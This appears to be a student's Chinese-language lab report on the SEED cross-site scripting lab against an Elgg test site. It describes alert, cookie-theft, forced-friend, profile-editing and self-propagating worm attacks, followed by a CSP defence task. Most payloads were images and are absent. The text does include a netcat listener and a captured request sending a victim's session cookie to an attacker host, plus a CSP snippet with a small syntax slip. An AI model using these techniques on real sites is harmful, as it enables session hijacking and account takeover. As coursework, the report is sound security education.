
Lab5

57119121 李津全


TASK 1: Posting a Malicious Message to Display an Alert Window

目的：熟悉 js 脚本

登录 Samy 账号，点击 Edit Profile，修改 profile 如图所示




保存后，发现已经生效




TASK 2: Posting a Malicious Message to Display Cookies

修改 Samy 的 profile 如图所示



保存后，已经生效




TASK 3: Stealing Cookies from the Victim's Machine

目的：熟悉如何发回数据

在上一个 Task 中，攻击者编写的恶意 JavaScript 代码可以打印出用户的 Cookies，但是只有用户可以看到 Cookies，而不是攻击者。在此 Task 中，攻击者希望 JavaScript 代码能够把 Cookies 发送给他。为此，恶意 JavaScript 代码需要发送一个 HTTP 请求，并将 Cookies 附加到请求中。我们在恶意 JavaScript 代码中插入一个<img>标记并将 src 指向攻击者的机器，浏览器会尝试从 src 字段中的 URL 处加载图像，这将导致浏览器向攻击者的计算机发送一个 HTTP GET 请求。

修改 profile



在端口上开启监听

```
seed@VM:~$ nc -lknv 10.9.0.1 5555
```


登录 Alice 账号，点进 Samy 的 profile，看到返回了 cookie。

```
Connection received on 10.0.2.7 55392
GET /?c=Elgg%3Damcqsah6m5s1nd3tfuiff0a6vv HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


Task 4: Becoming the Victim's Friend

目的：利用 js 实现 GET 方法

修改 profile




登录 Alice 账号，点进 Samy 的 profile，看到已经添加了好友




TASK 5: Modifying the Victim's Profile

目的：利用 js 实现 POST 方法

修改 profile




保存后，登录 Alice 账号，查看 Samy 的 profile，看到自己的 profile 已经被修改




TASK 6: Writing a Self-Propagating XSS Worm

目的：实现脚本自身的复制传播


编辑 Samy 的 profile，使其可以把自己赋值到别人的 profile 中



登录 Alice 账号，查看 Samy 的 profile， profile 已经被修改




登录 Charlie 账号，查看 Alice 的 profile，看到自己的 profile 已经被修改了





Task 7: Defeating XSS Attacks Using CSP

目的： 探究 CSP 防御 XSS 的作用

访问 www.example32a.com， www.example32b.com， www.example32c.com








在三个网站的网页中点击 Click me 按钮，只有 example32a 可以显示出 alert 窗口。从 apache_csp.conf 中可以看到 example32a 没有设置 CSP 策略，因此信任所有代码源。

修改 phpindex.php

```
<?php
        $cspheader = "Content-Security-Policy:".
                                "default-src 'self';".
                                "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example60.com *.example70.com".
        header($cspheader);
?>

<?php include 'index.html';?>
```



看到 example32c.com 的 1、2、4、5、6 变成了 OK